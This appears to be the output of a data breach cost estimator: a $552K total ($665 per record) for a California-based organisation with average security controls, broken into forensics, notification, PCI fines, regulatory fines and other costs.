Size of news story?	Medium (regional news)
Security controls?	Average
Based out of California?	Yes

$552K

$665 per record

Breach Coach	$25,000
Forensics	$120,000
Crisis Management	$20,000
Notification	$4,600
Call Center	$1,700
Credit Monitoring	$470
PCI Fines & Assessments	$100,000
Regulatory Fines & Defense	$280,000
Class Action Settlements & Defense	$0